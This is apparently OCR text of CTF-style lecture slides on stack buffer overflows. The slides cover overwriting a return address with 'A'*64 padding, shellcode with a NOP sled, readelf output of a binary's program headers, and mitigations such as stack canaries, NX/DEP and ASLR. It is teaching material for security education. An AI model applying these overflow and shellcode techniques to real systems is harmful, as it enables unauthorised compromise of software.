

0xFFFFFFFF
return address
main frame ptr
buf[64]
0x00000000


0xFFFFFFFF
0x0804848b
0x41414141
'A' *64
0x00000000


0xFFFFFFFF
return address
random stuff
main frame ptr
buf[64]
0x00000000



0xFFFFFFFF
return address
random stuff
main frame ptr
check if stuff is changed before returning
buf[64]
0x00000000


0xFFFFFFFF
return address
random stuff
main frame ptr
buf[64]
check if stuff is changed before returning
If it's not, immediately exit
0x00000000


0xFFFFFFFF
return address
canary value
main frame ptr
check if stuff is changed before returning
STACK CANARY
If it's not, immediately exit
buf[64]
0x00000000


Let’s recall…

Challenge 03: seashells




As long as we return into anything within this range, our shellcode will work.

This works because there is <u>no distinction</u> between data and code



MARK AS
NON-EXECUTABLE



```
$ readelf -lW goldrush
```

R - READABLE
W - WRITEABLE
E - EXECUTABLE

```
Elf file type is EXEC (Executable file)
Entry point 0x80484e0
There are 9 program headers, starting at offset 52

Program Headers:
  Type           Offset   VirtAddr   PhysAddr   FileSiz MemSiz  Flg Align
  PHDR           0x000034 0x08048034 0x08048034 0x00120 0x00120 R E 0x4
  INTERP         0x000154 0x08048154 0x08048154 0x00013 0x00013 R   0x1
      [Requesting program interpreter: /lib/ld-linux.so.2]
  LOAD           0x000000 0x08048000 0x08048000 0x01188 0x01188 R E 0x1000
  LOAD           0x001f08 0x0804af08 0x0804af08 0x00134 0x00138 RW  0x1000
  DYNAMIC        0x001f14 0x0804af14 0x0804af14 0x000e8 0x000e8 RW  0x4
  NOTE           0x000168 0x08048168 0x08048168 0x00044 0x00044 R   0x4
  GNU_EH_FRAME   0x001018 0x08049018 0x08049018 0x00044 0x00044 R   0x4
  GNU_STACK      0x000000 0x00000000 0x00000000 0x00000 0x00000 RW  0x10
  GNU_RELRO      0x001f08 0x0804af08 0x0804af08 0x000f8 0x000f8 R   0x1
```

```
$ readelf -lW goldrush
```

R - READABLE
W - WRITEABLE
E - EXECUTABLE

```
Elf file type is EXEC (Executable file)
Entry point 0x80484e0
There are 9 program headers, starting at offset 52

Program Headers:
  Type           Offset   VirtAddr   PhysAddr   FileSiz MemSiz  Flg Align
  PHDR           0x000034 0x08048034 0x08048034 0x00120 0x00120 R E 0x4
  INTERP         0x000154 0x08048154 0x08048154 0x00013 0x00013 R   0x1
      [Requesting program interpreter: /lib/ld-linux.so.2]
  LOAD           0x000000 0x08048000 0x08048000 0x01188 0x01188 R E 0x1000
  LOAD           0x001f08 0x0804af08 0x0804af08 0x00134 0x00138 RW  0x1000
  DYNAMIC        0x001f14 0x0804af14 0x0804af14 0x000e8 0x000e8 RW  0x4
  NOTE           0x000168 0x08048168 0x08048168 0x00044 0x00044 R   0x4
  GNU_EH_FRAME   0x001018 0x08049018 0x08049018 0x00044 0x00044 R   0x4
  GNU_STACK      0x000000 0x00000000 0x00000000 0x00000 0x00000 RW  0x10
  GNU_RELRO      0x001f08 0x0804af08 0x0804af08 0x000f8 0x000f8 R   0x1
```

NX / DEP

return address

junk

shellcode

ASLR

As long as we return into anything within this range, our shellcode will work.

'\x90' *n
(NOP Sled)

Exploit Mitigations

Stack Canary

NX / DEP

ASLR

and many more...

So far, i've been providing source code.
(I was being nice)

In reality, you won't have source code.

You have to understand disassembly,
and do Reverse Engineering.

X86, X86_64, ARM etc...

cLEMENCy Architecture

